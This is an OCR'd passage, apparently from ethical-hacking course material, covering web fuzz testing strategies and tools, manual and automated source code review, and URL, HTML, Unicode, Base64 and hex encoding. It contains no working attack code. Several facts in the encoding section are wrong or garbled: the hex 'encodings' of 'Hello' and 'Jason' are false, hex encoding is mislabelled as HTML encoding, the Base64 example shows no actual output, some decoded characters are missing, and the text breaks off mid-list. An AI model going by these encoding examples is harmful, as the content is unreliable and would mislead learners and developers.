
Fuzz Testing Strategies

- **Mutation-Based**: In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based**: In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based**: In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.




```
Attack Script:
Setup('WebApplicationName') do
        @host = "localhost"
        @port = 80

…
end
```

Figure 14.99: Web application fuzz testing scenario

Fuzz Testing Tools:

- WSFuzzer (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Peach Fuzzer (*https://www.peach.tech*)



Source Code Review

- Source code reviews are used to **detect bugs and irregularities** in developed web applications
- It can be performed **manually** or by **automated tools** to identify specific areas in the application code that **handle functions** regarding authentication, session management, and data validation
- It can identify **vulnerabilities to non-validated data** as well as **poor coding techniques** of developers that allow attackers to exploit the web applications

Manual Code Review

Develop
Code Review
Feedback

Automated Code Review

1 Push Code
2 Run Code Review
3 Notify Modify Errors
4 If OK, Build
5 If OK, Deploy

Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.





Figure 14.100: Manual and automated source code review



Encoding Schemes

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend


Types of Encoding Schemes

URL Encoding

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with **"%"** followed by the character's two-digit ASCII code expressed in hexadecimal such as
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as
  - &amp; &
  - &lt; <
  - &gt; >



Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials
- **Example:**

Binary encoding of "cake" = **01100011011000010110101101100101**

Base64 encoding: **011000 110110 000101 101011 011001 010000 000000 000000**

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data
- **Example:**

Hello A125C458D8

Jason 123B684AD9

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Types of Encoding Schemes

- **URL Encoding**

